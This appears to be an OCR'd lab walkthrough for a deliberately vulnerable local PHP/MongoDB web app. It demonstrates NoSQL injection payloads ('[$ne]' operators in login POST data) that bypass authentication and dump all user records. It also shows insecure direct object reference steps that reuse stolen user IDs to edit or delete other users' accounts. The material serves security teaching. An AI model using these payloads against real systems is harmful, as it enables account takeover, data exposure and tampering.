
Prerequisites for the project: Apache Server, MongoDB, PHP 5+

Activity:

1. Login as genuine user, and fetch all records based on login post request.

   Using Hackbar add-on, try to intercept the post request and change/modify parameters as below:

   username=pkaur&password=pkaur&submit=Login



Welcome pkaur

Sign Out

First Name	Last Name	Email	Username	Action	
Puneet	Kaur	svspuneet@mail.com	pkaur	EDIT	DELETE


http://localhost/mean/unsafelogin.php

☑ Enable Post data

username=pkaur&password=pkaur&submit=Login

□ Enable Referer

   Modify above request to *username[$ne]=1&password[$ne]=1&submit=Login*



Welcome pkaur

Sign Out

First Name	Last Name	Email	Username	Action	
Legal	User	legal@gmail.com	admin	EDIT	DELETE
John	Doe	johnt@gmail.com	johnd	EDIT	DELETE
Namrata	kaur	namrata@gmail.com	nkaur	EDIT	DELETE
Puneet	Kaur	svspuneet@mail.com	pkaur	EDIT	DELETE

http://localhost/mean/unsafelogin.php

☑ Enable Post data


username[$ne]=1&password[$ne]=1&submit=Login

□ Enable Referer

2. Bypass authentication by logging into other user’s account following similar procedure.

   From above request, we will get to know the usernames of all users, Now run the query as below:

   username=john&password[$ne]=1&submit=Login



Welcome johnd

Sign Out

First Name	Last Name	Email	Username	Action	
John	Doe	johnt@gmail.com	johnd	EDIT	DELETE

```
http://localhost/mean/unsafelogin.php
```

☑ Enable Post data

```
username=johnd&password[$ne]=1&submit=Login
```

□ Enable Referer


3. Update other user’s information as below:

   Login as John and click on Edit link, steal his User ID in following ways:


   Inspecting through Firebug when user id is stored in a hidden field.

   Grab it from Cookie value.

   Get it from GET URL request.




```
▼ <div style="margin:50px">
  ▼ <form action="" method="POST">
      <input id="userId" name="id" value="5c89d90c72146c025e265893"
      type="hidden">
```



```
localhost/mean/edit.php?id=5c89d90c72146c025e265893
```

4. Login a own users’ account and while edit profile information, inspect and modify user id with the stolen id, this will update other’s information with attacker’s desired inputs.




Welcome pkaur


Sign Out

First Name	Last Name	Email	Username	Action	
Puneet	Kaur	svspuneet@mail.com	pkaur	EDIT	DELETE

5. Delete other user’s account, steal user Id of other user by logging into their account, append this Id to the delete request.



```
 ▸<td>…</td>
 ▾<td>
    <a href="delete.php?id=5c88c4ba4088d572384a8e67" onclick="return confirm('Are you sure you want to delete?')">DELETE</a> ev
  </td>
```



```
localhost/mean/delete.php?id=5c89d90c72146c025e265893
```